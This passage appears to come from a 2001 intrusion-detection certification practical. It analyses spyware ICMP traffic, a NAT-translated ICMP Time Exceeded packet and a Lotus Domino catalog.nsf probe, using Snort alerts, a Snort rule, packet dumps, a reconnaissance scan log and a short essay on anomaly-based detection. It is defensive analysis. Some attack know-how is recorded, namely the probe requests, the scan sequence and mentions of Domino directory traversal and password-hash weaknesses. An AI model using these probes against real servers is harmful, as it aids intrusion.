i/f_dir         The direction that packet was heading in relation to the
                firewall ( inbound or outbound )
proto           The protocol carries in the IP packet
src             The Source IP address
dst             The destination IP address
service         The service traditionally associated with the
destination port ( conversion of d_port to service )
s_port          The source port used
rule            The rule number in the policy that caused this action to be
                taken
reason:         Some explaination as to why the firewall took the action
icmp-type       ICMP Specific Type - defines different types of ICMP mdg.
icmp-code       ICMP Specific Code - defines subtypea of ICMP message types
```

3. Probability the source address was spoofed:

As this detect did not come from an IDS (per-se), no attack mechanism had initially been identified. For this reason it was initially not possible to say whether the source was spoofed. We had suspicions that it may be spoofed due to the multiple source addresses involved, but at the same time believed that this could potentially be some kind of covert channel communication (suggesting no spoofing), or even part of a larger scale DoS/dDoS attempt (again suggesting spoofing).

After analysis, it can be shown that the IP's are not spoofed.

4. Description of attack:


It turned out that this was not an attack per-se, but rather the affect of "SpyWare". Spyware is code that sends information aobut the system that it is running on, to some (unauthorized) remote destination. Usually SpyWare is mostly harmless, sending back data to be used in market research for example. Web Cookies are a form of SpyWare under certain circumstances.

Spyware is very similar to Viri, Trojan Horses and worms. The delivery mechanism is very similar to how BackOrifice gets installed – by downloading another program, but this spyware also installs at the same time, and infects your machine. The major difference is that Anti-Virus scans do not detect spyware at this point.

It will just take one rogue coder to implement some malicious spyware that not only violates ones privacy rights (where they exist) but could also perform industrial espionage.

5. Attack mechanism:

As this is not an attack per-se, I want to describe the analysis process, as it was far more valuable. With the traffic logs from above, I produced a graph as follows (graph of just one offending address):



I selected the particular source because it was geographically close to me, so if needed I could get hold of the device. I had our LAN team translate the MAC address to a port and then to identify the user. It turned out to be someone on our helpdesk, hence the "night-shift" hours. The user was also on vacation for the first part of June, which corresponds with the graph above.

I became very concerned at this point, because this had generated a pattern against the times that the user is in work, and the machine is on. This further strengthened suspicions that this was either some kind of trojan horse or some type of "phone home" worm.

Network traces did not show anything suspicious, other than the destination IP address and an ICMP sequence of 256 – for ALL source IP addresses attempting the communication.

Due to the lack of any information in the packet, I felt comfortable that this was not a covert channel attempt. With this information our legal department permitted me to isolate the device to run further traces. No additional information was obtained from this endeavourer, so I knew I needed to examine the machine itself. Given that we had many other machine to choose from if we screwed this one up – I decided not to forensically duplicate the drive.

Antivirus produced nothing. Fortunately in my correlation work I had discovered a number of references to spyware (see correlation section). These specifically correlate the 149.1.1.1 ip address and the ICMP traffic (not a mention of the ICMP sequence though)e.g. www.securityportal.com/list-archive/raptor/2001/Mar/0082.html

one specifically mentioned a program Ad-Aware from Lavasoft. AdAware is supposed to be a tool that detects and cleans spyware from your system. After some sanity testing I ran it on the confiscated machine and discovered that this machine was indeed infected with the "TimeSinc" spyware code. There is still some discussion as to whether timesync is a trojan horse or not, but basically:

> *"TSADBOT.EXE[time sync executable] is creating directories on my hard drive. Is this program sending information about my computer or web activity without my knowing it?*
>
> *It will not communicate information about you or the applications you are using. Its only purpose is to transmit and receive information necessary for the operation of the messaging service.*
>
> *The specific information exchanged with the server consists of:*
> *IP Address of the messaging Server*
> *User ID (4 byte integer that is assigned to the user's system by the server)*
> *Application Name (application identifier internal to PKZIP for Windows)*
> *Verification and security code associated with the application using the messaging software (i.e. PKZIP for Windows)*
> *Message statistics (information on the accumulated impressions since the last time your system communicated with the server)*
> *Area code if you using dial-up connection.*
> *The Domain from which you are connecting*
> *Operating system version (major, minor, and subminor)*
> *The messaging server also records the IP network mask of the users domain (not the specific IP address of the user's system)"*
> *PKWare Corporation, Sponsored Messaging (Conducent, TimeSink, TSADBOT.EXE) FAQ*
> *:URL http://www.pkware.com/support/faq/?topic=spons*

The ICMP messages are a result of the timsink code not being able to "phone home' DUE TO THE TIMESINK SERVERS GOING AWAY. With this we were satisfied with the explanation, but concerned over the ramifications of such code and the lack of interest in it as a potential threat to the security of our networks.

6. Correlations:

Dan Replogle, Spyware-Recent Evolving Issues
- http://www.sans.org/infosecFAQ/casestudies/spyware.htm

Various "spyware" programs are listed on Steve Gibson's OptOut site.
- https://grc.com/optout.htm

Lenny Zelster noted that the IRC BitchX client had spyware code in it, for his GCIA submission.
- http://www.zeltser.com/sans/idic-practical/

7. Evidence of active targeting:

There is clear active targeting here. The clients on my network were deliberately trying to reach 149.1.1.1 – but is this stimulus or response? In some ways it is both stimulus since it is attempting to initiate something (initiate a response at least) but this is a response to not being able to contact the mother ship. So were my hosts actively targeted? I would say not, because they are the initiator of the traffic, not the timesink server. The delivery method (downloading freeware/shareware) did not actively target my network – my clients actively downloaded the shareware (against company policy).

8. Severity:

(Critical + Lethal) – (System + Network Countermeasures) = Severity

Severity: (4 + 2) - (0 + 2) = 4

Critical: Workstations contain corporate information, considered intellectual property of their owners. If any of this information were to reach a competitor it

could financially impact the company.
Lethal: Lethality of this attack was 2 as the ICMP outbound traffic was blocked by the firewall, however the data attempting to be send back to the “spyware” owner would be permitted. No systems were damaged, but thir integrity is questionable
System countermeasures: were non existent: 4
Network countermeasures: were low. The ICMP “phone Home” traffic was blocked, but the outbound data to be sent back to the “spyware” servers would not be.

9. Defensive recommendation:
Re-enforce the “no downloading” policy, possibly even auditing these downloads via the Internet firewall. Consider using cookie cleaners, anti-spyware software as a normal part of you anti-virus procedures. Also consider some system integrity software or installed software inventories.

10. Multiple choice test question:

Why is it difficult to block the “Phone Home” Traffic at a firewall?

a: Connections are from the Internal network, which is commonly permitted out
b: Firewalls do not block outbound traffic
c: ICMP, if crafted, will traverse the firewall
d: “Phone Home” traffic is sent with contradicting TCP flags, such as FIN and RST which confises the firewall

Answer: a

Detect #4 – False Positive or Never Was?

```
#(5 - 746) [2001-06-17 08:05:06] ICMP Time Exceeded
IPv4: 211.119.255.10 -> 192.168.1.2
hlen=5 TOS=192 dlen=56 ID=201 flags=0 offset=0 TTL=232 chksum=15631
ICMP: type=Time Exceeded code=0
checksum=25801 id= seq=
Payload: length = 32

000 : 00 00 00 00 45 00 00 5C 28 FD 00 00 01 11 90 95 ....E..\(.......
010 : C0 A8 01 02 D3 77 F5 E8 00 35 04 AE 00 48 00 00 .....w...5...H..
```

1. Source of Trace.
Private network run by an affiliated company (detect used with permission.)

2. Detect was generated by:
a. Snort Intrusion Detection System, 1.7
- Arachnids rules
- Snort Default rules
- Personal rules
- The Following rule was triggered:

(http://www.snort.org)

b. Tcpdump.org’s TCPDUMP
(http://www.tcpdump.org)

3. Probability the source address was spoofed:

In this example, it is actually quite unlikely that the source is spoofed, however it is very common for this traffic to occur as the result of spoofed traffic

4. Description of attack:

Although mostly informative, an ICMP time exceeded message, when no outgoing data matches, is commonly associated with someone spoofing an IP address, claiming it to be one from the network being protected by the detecting IDS.

5. Attack mechanism:

The payload of an ICMP Time exceeded message may contain Internet Header + 64 bits of Original Data Datagram (RFC 792) which represent the first 64 bits of the packet that caused the Time Exceeded message.


In byte 4 (remember to start at 0), we see the IP Version and Header length of the "original" packet. By original i mean the packet whose ttl was decremented to 0 by 211.119.255.10 (or so we are told). It can bee seen from byte 9 of the embedded IP packet (byte 13 of shown bytes) that the embedded protocol is 0x11, or decimal 17, which is UDP. We also know (from the header length value) that the header length is of standard length (5 32 bit words), and are thus able to determine where the IP header ends, and the UDP packet begins, which is at byte 25 (IP[21]).

This allows us to quickly move back 8 bytes, and decode the source and destination IP address of the original packet.

Source: `C0 A8 01 02` `192.168.1.2`

Destination: `D3 77 F5 E8` `211.119.245.232`

Immediately, I noticed a little problem. Router 211.119.255.10 has routed a packet to me from across the Internet - directly to my private IP address. This appears impossible. We know that there are times when the Internet suddenly routes RFC1918 addresses, but to the correct destination? I think not. Before I go any further, I decide to look at the network architecture of my friends network.



The IDS sits on both the Internal (blue) and the DMZ (yellow), with IDS active on the yellow interface. Further querying the network identifies the fact that the router that has the public IP address performs NAT **very well !!!** Many NAT devices have trouble when there is an IP address embedded in the payload of the IP packet. ICMP was one of the first to be programmed as "protocol aware" (along with a few attempts at FTP). Unfortunately, this particular router over-performs in the ICMP NAT department. This occurs because there is a static NAT rule set up (as opposed to a NAT hide rule) such that any packet arriving at the public interface of the router undergoes translation to the IP address of the firewall. The router also translated the IP address embedded in the payload. This was proven with a few test packets from my network to his.

This detect, at this point, is classified as a false positive, or a never was, but curiosity had gotten the better of me. I know my friend also ran TCPDUMP (thanks to Judy Novack's suggestion), so we both examined the dumps for the period, but could find no trace of an outgoing packet destined to 211.119.245.232 of any kind, especially no UDP.

Further decoding the 64bits of payload from the original packet indicates that the original packet came from: 0x0035 (port 53) and was destined to: 0x04ae (port 1198). This would appear to be a reply from a DNS server. The firewall in the diagram above, does run a split DNS.

At this point I believe we are left with 2 likely situations (there are more possibilities, but only 2 that I believe are feasible here).
1) 211.119.254.232 generate a dns lookup against the external DNS of the firewall. This caused a packet to be returned to the requestor containing the rely to their query. This was not detected by TCPDUMP because
    a) BPF filters were set to ignore DNS.
    b) TCPDUMP dropped these packets under load (not likely, as there is only a 1Mb max from the ISP).
2) The source addressin the originating packet is spoofed. But why spoof a DNS query - surely you need the response? Not if you don't want a response , but rather, you want to amplify a Denial of Service attack.

Tracing to the network 211.119.254 traces very nicely until one hop before the destination. Then there is a timeout, and then the destination reply. This suggests that there may be some firewalling/filtering device in front of the destination. There are a few points to remember here:
    a) May be a firewall in front of destination
    b) 2 ways to cause time exceeded messages
        i) TTL decremented to 0 by router
        ii) Fragment re-assembly failed - this can be used in a dos attack, but no fragment offset or MF bits are set.
    c) Source port 53 can bypass many firewalls (non statefull) as they allow a DNS reply to reach the client (a response to a clients query).
    d) Several UDP denial of service attacks are easily available.
    e) Packet sent was not large enough to be part of a "Large UDP Packet" DOS - it was only 92 bytes including IP header

There is not enough information here to perform any decent correlation, but I will attempt an educated guess. If this were an attack I would say that this was case 2. I believe that there were potentially multiple spoofed source addresses (small packets) being fired using src port 53 in a DOS like attempt at the destination. Case 1 is ruled out because I confirmed that there were no bpf filters on the tcpdump command line. Given that we have only detected 1 packet here, the attacker could still be in "testing my code" mode. I would say that the integrity of my friends network is still intact and his IP is not being specifically targeted as the spoofed source of an attack, as this would have generated other detects that we could correlate to this. An additional note is that there was no other significant DNS activity at that time that may suggest someone trying to amplify a DOS attack against my friend, using DNS.

One final though is that this could be the result of a typo. An attacker somewhere in the world types in the source IP of his intended victim, hit enter and realizes that she mistyped the address of the victim, causing only 1 packet to be sent.

6. Correlations:
CERT warn about increased number of DNS queries being used in denial of service attacks.

- http://www.cert.org/incident_notes/IN-2000-04.html

Though not exactly the same, more traffic involved, Curt Freeland has noted a number of ICM Time Exceeded messages DoS'ing his network:

- http://cert.uni-stuttgart.de/archive/incidents/2001/01/msg00245.html

7. Evidence of active targeting:

Although, if spoofed, the source address must be deliberately placed in the source address field, it is unlikely that we are being specifically targeted, due to only 1 packet being received.

8. Severity:

(Critical + Lethal) – (System + Network Countermeasures) = Severity

(0 + 1)-(0 + 3)= -2

Critical – The network only contains test and sacrificial devices.

Lethal – The ICMP message itself could potentially be used to cause a denial of service attack. But this particular attempt was non-lethal.

System Countermeasures – Systems are afforded no special attention or maintenance.

Network Countermeasures – The firewall blocks all incoming ICMP traffic.

9. Defensive recommendation:

None at this time, except to continue to monitor over the coming weeks for DNS attacks, or other ICMP messages that do not relate to any data sent. If this continues (ie. We have seen the testing phase and an action phase is forthcoming) then it may be helpful to contact the owners of the servers being used to amplify attacks/redirect attacks.

10. Multiple choice test question:

How does DNS amplify an DoS attack?

a. DNS Servers broadcast their replies, causing more packets to go out than came in.
b. DNS can generate large amounts of response information to a small query, causing multiple and large packets.
c. DNS Recursively asks all other DNS server to reply to the originator.
d. DNS Servers respond with fragmented ICMP packets causing overhead and resource exhaustion at the victim.

Answer: b

Detect #5 – Domino's are Falling – Mail order "catalog.nsf"

a. Alert List:

```
Count    Alert
151 [**] WEB-Domino-catalog.nsf [**]
```

b. Snort Data:

```
[**] WEB-Domino-catalog.nsf [**]
06/25-22:36:59.739339 xxx.xxx.xxx.xxx:10769 -> yyy.yyy.yyy.yyy:80
TCP TTL:42 TOS:0x60 ID:17205 IpLen:20 DgmLen:179 DF
***AP*** Seq: 0x5E5A5192  Ack: 0x8CA37D  Win: 0x7D78  TcpLen: 20

[**] WEB-Domino-catalog.nsf [**]
06/25-22:36:59.919339 xxx.xxx.xxx.xxx:10770 -> yyy.yyy.yyy.yyy:80
TCP TTL:42 TOS:0x60 ID:17264 IpLen:20 DgmLen:176 DF
***AP*** Seq: 0x5DF507E2  Ack: 0x8CA383  Win: 0x7D78  TcpLen: 20
```

c. TCPDump Data:

```
22:36:59.739339 xxx.xxx.xxx.xxx.10769 > yyy.yyy.yyy.yyy.80: P 1:140(139) ack 1 win 32120 (DF) [tos 0x60]
0x0000   4560 00b3 4335 4000 2a06 9c21 cc92 1b18        E`..C5@.*..!....
0x0010   d8d0 b013 2a11 0050 5e5a 5192 008c a37d        ....*..P^ZQ....}
0x0020   5018 7d78 fcbb 0000 4745 5420 2f63 6174        P.}x....GET./cat
0x0030   616c 6f67 2e6e 7366 2f70 6534 3673 3434        alog.nsf/pe46s44
0x0040   3420 4854 5450 2f31 2e30 0d0a 486f 7374        4.HTTP/1.0..Host
0x0050   XXXX XXXX XXXX XXXX XXXX XXXX XXXX XXXX        :.yyy.yyy.yyy.yyy.19
0x0060   3a38 300d 0a55 7365 722d 4167 656e 743a        :80..User-Agent:
…
…
0x0090   0a41 6363 6570 743a 202a 2f2a 0d0a 436f        .Accept:.*/*..Co
0x00a0   6e6e 6563 7469 6f6e 3a20 636c 6f73 650d        nnection:.close.
0x00b0   0a0d 0a                                        ...
```

1. Source of Trace.
The data was obtained from snort sensors on my companies network. They have severely limited the information that I can include in this document, for this I apologize.

2. Detect was generated by:

c. Snort Intrusion Detection System, 1.7
- Aracnids rules
- Snort Default rules
- Personal rules
- The Following rule was triggered:

(http://www.snort.org)

```
webmisc-lib:alert tcp $EXTERNAL_NET any -> $HOME_NET 80 (msg:"WEB-Domino-catalog.nsf";flags:PA; content:"catalog.nsf"; nocase;)
```

d. Tcpdump.org's TCPDUMP
- (http://www.tcpdump.org)

3. Probability the source address was spoofed:
This is TCP based, requiring a complete 3way handshake prior to initiating HTTP GET requests. This is very difficult to perform if the source address is spoofed. I do not believe the source to be spoofed.

4. Description of attack:
Lotus notes is a groupware application that has the ability to be used as a webserver "Lotus Domino". Notes databases are then displayed as webpages. There are a number of vulnerabilities that enable an attacker to elevate privileges, read unauthorized content, see design details etc.

5. Attack mechanism:
The part we see in the trace is requesting a document, catalog.nsf etc. This is used to determine if the attacker can continue attempting the vulnerability. Catalog.nsf can be used to get access to other documents and databases. Once access has been established then.
If successful, the attacker has many options. A lotus notes URL may look like:

http://host/directory/database.nsf/documentid?action
(http://xxxdummyxxx/home/dummy.nsf/2D286A311F54570585543AD30062E89F?OpenDocument)

It is possible to then to attempt many known lotus notes vulnerabilities, including the reading of credit card details through directory traversal, attacking poorly hashed passwords and controlling the server. During this attempt, the domino webserver had been protected against the use of catalog.nsf (a common database that may be used as the starting point for attacks) as can be seen in the 404 error code below. The correlations section will provide information on possible attacks as well as some examples.

```
22:36:59.749339 xxx.xxx.xxx.xxx.80 > yyy.yyy.yyy.yyy.10769: P 1:453(452) ack 140 win 8621 (DF)
…
…
0x0020   5018 21ad c350 0000 4854 5450 2f31 2e31        P.!..P..HTTP/1.1
0x0030   2034 3034 204e 6f74 2046 6f75 6e64 0d0a        .404.Not.Found..
0x0040   5365 7276 6572 3a20 4c6f 7475 732d 446f        Server:.Lotus-Do
0x0050   6d69 6e6f 2f35 2e30 2e36 0d0a 4461 7465        mino/5.0.6..Date
0x0060   3a20 5475 652c 2032 3620 4a75 6e20 3230        :.Tue,.26.Jun.20
0x0070   3031 2030 323a 3533 3a34 3720 474d 540d        01.02:53:47.GMT.
0x0080   0a43 6f6e 6e65 6374 696f 6e3a 2063 6c6f        .Connection:.clo
0x0090   7365 0d0a 436f 6e74 656e 742d 5479 7065        se..Content-Type
0x00a0   3a20 7465 7874 2f68 746d 6c3b 2063 6861        :.text/html;.cha
0x00b0   7273 6574 3d55 532d 4153 4349 490d 0a43        rset=US-ASCII..C
0x00c0   6f6e 7465 6e74 2d4c 656e 6774 683a 2032        ontent-Length:.2
0x00d0   3230 0d0a 4578 7069 7265 733a 2054 7565        20..Expires:.Tue
0x00e0   2c20 3031 204a 616e 2031 3938 3020 3036        ,.01.Jan.1980.06
0x00f0   3a30 303a 3030 2047 4d54 0d0a 5072 6167        :00:00.GMT..Prag
0x0100   6d61 3a20 6e6f 2d63 6163 6865 0d0a 0d0a        ma:.no-cache....
0x0110   3c48 544d 4c3e 0a3c 4845 4144 3e0a 3c54        <HTML>.<HEAD>.<T
0x0120   4954 4c45 3e45 7272 6f72 3c2f 5449 544c        ITLE>Error</TITL
0x0130   453e 3c2f 4845 4144 3e0a 3c42 4f44 5920        E></HEAD>.<BODY.
0x0140   5445 5854 3d22 3030 3030 3030 223e 0a3c        TEXT="000000">.<
0x0150   4831 3e45 7272 6f72 2034 3034 3c2f 4831        H1>Error.404</H1
0x0160   3e48 5454 5020 5765 6220 5365 7276 6572        >HTTP.Web.Server
```

The traffic identified is a probe, further examination of my snort logs and firewall logs indicate that this IP address had been “scanning” for services such as HTTP, SNMP, SMTP, Portmapper, and TFTP. Each of these is known to have vulnerabilities. This indicates method…. a base level determination of what’s available before probing deeper.

```
22:28:58.999339 xxx.xxx.xxx.24 > yyy.yyy.yyy.18: icmp: echo reply [tos 0x60]
22:28:58.999339 xxx.xxx.xxx.24 > yyy.yyy.yyy.19: icmp: echo reply [tos 0x60]
22:28:58.999339 xxx.xxx.xxx.24 > yyy.yyy.yyy.18: icmp: time stamp query id 3167 seq 0 [tos 0x60]
22:28:58.999339 xxx.xxx.xxx.24 > yyy.yyy.yyy.18: icmp: address mask request [tos 0x60]
22:28:58.999339 xxx.xxx.xxx.24 > yyy.yyy.yyy.18: icmp: information request [tos 0x60]
22:28:58.999339 xxx.xxx.xxx.24 > yyy.yyy.yyy.18: icmp: echo request [tos 0x60]
22:28:58.999339 xxx.xxx.xxx.24 > yyy.yyy.yyy.19: icmp: time stamp query id 3167 seq 0 [tos 0x60]
22:28:58.999339 xxx.xxx.xxx.24 > yyy.yyy.yyy.19: icmp: address mask request [tos 0x60]
22:28:58.999339 xxx.xxx.xxx.24 > yyy.yyy.yyy.19: icmp: information request [tos 0x60]
22:28:58.999339 xxx.xxx.xxx.24 > yyy.yyy.yyy.19: icmp: echo request [tos 0x60]
22:28:59.009339 xxx.xxx.xxx.24 > yyy.yyy.yyy.17: icmp: echo reply [tos 0x60]
22:28:59.009339 xxx.xxx.xxx.24 > yyy.yyy.yyy.17: icmp: time stamp query id 3167 seq 0 [tos 0x60]
22:28:59.009339 xxx.xxx.xxx.24 > yyy.yyy.yyy.17: icmp: address mask request [tos 0x60]
22:28:59.009339 xxx.xxx.xxx.24 > yyy.yyy.yyy.17: icmp: information request [tos 0x60]
22:28:59.009339 xxx.xxx.xxx.24 > yyy.yyy.yyy.17: icmp: echo request [tos 0x60]
22:28:59.019339 xxx.xxx.xxx.24 > yyy.yyy.yyy.21: icmp: echo reply [tos 0x60]
22:28:59.019339 xxx.xxx.xxx.24 > yyy.yyy.yyy.21: icmp: time stamp query id 3167 seq 0 [tos 0x60]
22:28:59.019339 xxx.xxx.xxx.24 > yyy.yyy.yyy.21: icmp: address mask request [tos 0x60]
22:28:59.019339 xxx.xxx.xxx.24 > yyy.yyy.yyy.21: icmp: information request [tos 0x60]
22:28:59.019339 xxx.xxx.xxx.24 > yyy.yyy.yyy.21: icmp: echo request [tos 0x60]
22:28:59.029339 xxx.xxx.xxx.24.13223 > yyy.yyy.yyy.6.123:  [len=1] v0 unspec strat 0 poll 0 prec 0 [tos 0x60]
22:28:59.069339 xxx.xxx.xxx.24.19444 > yyy.yyy.yyy.19.80: S 1086052845:1086052845(0) win 32120 <mss 1460,sackOK,timestamp 65
8676664 0,nop,wscale 0> (DF) [tos 0x60]
22:28:59.069339 xxx.xxx.xxx.24.13225 > yyy.yyy.yyy.18.123:  [len=1] v0 unspec strat 0 poll 0 prec 0 [tos 0x60]
22:28:59.079339 yyy.yyy.yyy.19.80 > xxx.xxx.xxx.24.19444: S 8956389:8956389(0) ack 1086052846 win 8760 <mss 1460> (DF)
22:28:59.109339 xxx.xxx.xxx.24.13227 > yyy.yyy.yyy.17.520:  [|rip] [tos 0x60]
22:28:59.129339 xxx.xxx.xxx.24.13228 > yyy.yyy.yyy.21.53:  0 [0q] (1) [tos 0x60]
22:28:59.149339 xxx.xxx.xxx.24.19448 > yyy.yyy.yyy.6.512: S 1083680492:1083680492(0) win 32120 <mss 1460,sackOK,timestamp 65
8676672 0,nop,wscale 0> (DF) [tos 0x60] 22:28:59.159339 xxx.xxx.xxx.24.19444 > yyy.yyy.yyy.19.80: . ack 1 win 32120 (DF) [tos 0x60]
22:28:59.159339 xxx.xxx.xxx.24.19444 > yyy.yyy.yyy.19.80: F 1:1(0) ack 1 win 32120 (DF) [tos 0x60]
22:28:59.159339 yyy.yyy.yyy.19.80 > xxx.xxx.xxx.24.19444: . ack 2 win 8760 (DF)
22:28:59.159339 yyy.yyy.yyy.19.80 > xxx.xxx.xxx.24.19444: F 1:1(0) ack 2 win 8760 (DF)
22:28:59.169339 xxx.xxx.xxx.24.13231 > yyy.yyy.yyy.18.111:  udp 1 [tos 0x60]
22:28:59.189339 xxx.xxx.xxx.24.13232 > yyy.yyy.yyy.19.32743:  udp 12 [tos 0x60]
22:28:59.209339 xxx.xxx.xxx.24.19451 > yyy.yyy.yyy.17.53: S 1076599817:1076599817(0) win 32120 <mss 1460,sackOK,timestamp 65
8676678 0,nop,wscale 0> (DF) [tos 0x60]
22:28:59.229339 xxx.xxx.xxx.24.19452 > yyy.yyy.yyy.21.80: S 1078519006:1078519006(0) win 32120 <mss 1460,sackOK,timestamp 65
8676680 0,nop,wscale 0> (DF) [tos 0x60]
```

6. Correlations:
Rudi Carell listed a number of weak CGI URL’s

- http://www.searchlores.org/weak_cgi.htm

nardo@l0pht.com provides information on the Notes Web Traversal vulnerability, including a few tests that may be performed against a Lotus Domino server:

- http://www.atstake.com/research/advisories/1998/domino3.txt
- http://www.l0pht.com/advisories.html

Javier Fernandez-Sanguino Peña wrote a script for Nessus to perform tests against a Domino server:

- http://archives.neohapsis.com/archives/apps/nessus/2001-q1/0416.html

Lotus Notes/Domino security was thwarted at DefCon 8 by targeting Lotus Notes' default weak password hashing, which in many Lotus Notes configurations are accessible to all Lotus Notes users.

- http://www.securitywatch.com/newsforward/default.asp?AID=3468

Listing of lotus notes vulnerabilities at securiteam.com

- http://www.securiteam.com/cgi-bin/htsearch?restrict=;exclude=;config=htdigSecuriTeam;method=and;format=builtin-long;sort=score;words=lotus;page=1

7. Evidence of active targeting:

The fact that multiple devices were “scanned” prior to more focused attacks, specific to the devices show active targeting.

8. Severity:
(Critical + Lethal) – (System + Network Countermeasures) = Severity

Severity: (4 + 0) - (0 + 2) = 2

Critical: The device attacked hosts several business parter sites aswell as credit card data for transactions - 4
Lethal: Lethality is dependent on the attack chosen, in this case the attack was blocked. 0
System countermeasures: were very stron, however Lotus Notes/Domino is still vulnerable to some attacks that can not be stopped (see correlations): 3

Network countermeasures: were low because this traffic is perfectly legitimate to IP filters. 2

9. Defensive recommendation:

Consider utilizing content vectoring protocols in the firewall. These can be used to perform content or URI based filtering and block any attempt to access "dangerous" data, as required.

10. Multiple choice test question:
What feature of SNORT IDS can be used to attempt to protect your websites from known attacks that are in progress?

a: Database Integration/ Output Plugins
a: Automated Rule Retreival
c: Snort has no such feature
d: Flexible Response

Answer D: Flexible Response.

Flexible response can be used to send RST packets to both ends of a TCP connection, effectively tearing it down, by spoofing the source address. This can be performed when a particular signature is triggered.

Assignment 2 – Network Detects

A potential future for intrusion detection - #define NOT_NORMAL

When pattern based network intrusion detection systems were initially developed there were only a handful of signatures to detect only a handful of attacks. A signature is an identifying mechanism. In the real world a signature uniquely identifies a person as who they claim to be. A person's signature is [supposed] to be unique to them and when examined, creates a pattern of some sort that distinguished itself from every other signature. In the "cyber" world, the use of various coding practices has resulted in the output of attack programs forming certain distinguishable patterns, in the end systems they attack and in the data that traverses the network to it's target. This discernable pattern is it's signature.

Currently signatures are used to detect network based attacks. This is done by examining data "on the wire". A system known as a sensor, captures all traffic on the network. It then proceeds to perform a number of tests on the data to see if it matches any of the "signatures" that it knows about. When a match is found, the packet being analysed is considered to be an intrusive packet.

This document briefly postulates the possibility of not looking for "intrusive" packets. Shifting the focus from looking for signatures of attacks instead suggesting we look for what is not normal.

Future trends dictate that IDS systems will at some point become overrun with signatures and will be capable of identifying many more attacks. The signature space for network intrusion detection is finite, albeit a massive one. There are only so many IP addresses, protocol option, port combinations, content strings and bits etc.

In learning to detect intrusions, the analyst is is taught to firstly understanding what is normal. Without the knowledge of what constitutes a legitimate packet it would be impossible to consider the "unknown" space of "intrusive" packets. Only once the normal pattern of legitimate traffic is understood, can the analyst begin to see exceptions to this pattern.

When we place the job at the hands of an IDS system, we ask it do something else. We only ask it to look for the "anomalous" and hope that the signatures that it is aware of does not intersect with the set of legitimate traffic giving rise to false positives.

As network speed increases, unmatched by the speed of writing data to disk, the IDS sensors will need to become more sophisticated in order to handle the load. In a classic Amdahl architecture CPU speed is not well matched by the speed of storage and we are adding network into the equation with NIDS systems. A human can not possibly analyse data at the rate of network traffic over a 1Mbps link, let alone a 1Gbps network. Clearly we need computers to do it but we are facing the reality that the work required to detect a large set of "intrusive" signatures can not be performed adequately at high speed.

Conceptually, it is far easier to match traffic to 10 patterns than it is to match 10000 patterns. Practically it takes far less time to write 10 MB to disk than 10000 MB. Given the current state of NIDS, it may be possible to create an architecture of devices to handle the highest of network speeds at key locations.

There are a number of factors that affect the ability of the NIDS device of keeping up with the traffic.

- Size of rulebase/signatures
- Disk IO speeds
- Threading
- Optimization of signatures
- Network Speed
- False positives

The first firewalls were just dropped into place, turned on and everyone hoped for the best. These defences were beaten. Today firewalls are architected per situation, a policy is derived to understand flows in and out of the network. The future dictates more granular policies that identify "normal" traffic, and sensors need to be tailored specifically to the individual situation.


In order to solve some of the problems associated with high-speed intrusion detection we must detach the detection from the processing of the detection. During this detection phase, do not attempt to match an attack signature, merely detect what is "not normal". In a well-defined environment the set of normal traffic will be vastly smaller than the possibilities for "intrusive" traffic. This would allow the use of the same processing that is currently performed to match signatures, however a match (which could be found quicker as the signature set is smaller) would mean that the traffic is acceptable. Any non-match would mean that the data must be analysed.

This clearly reduces the load at the point of detection and once a non match is discovered, the packet is re-written to a separate network OR passed to a network shared memory (semaphores), similar to cluster computing, for attack signature processing. This shared memory constitutes the cluster and is shared by several inexpensive devices that each perform the analysis on a single piece of data by placing a mutex on the data and analyzing at the normal accepted speed (a normal IDS is usually capable up to at least 200Mbps under most circumstances). Once analyzed the clustered devices place their data into a database.

Each device in the cluster will be examining the traffic in much the same way it is currently performed, but because the amount of data is reduced, and the workload is shared amongst several devices, these systems should be more capable of keeping up with traffic and be scalable to higher speed systems. Thanks to the fact that we are detecting traffic based on a tightly configured set of signatures at the detection point, it would be quite easy to, after backend analysis, include a false positive in the set of normal traffic, possibly updating a firewall also. This is different to the current methodology, which would update the firewall to block something – we would be updating the firewall to permit something. This could additionally become a method for configuring you firewall and IDS system to be tuned together.

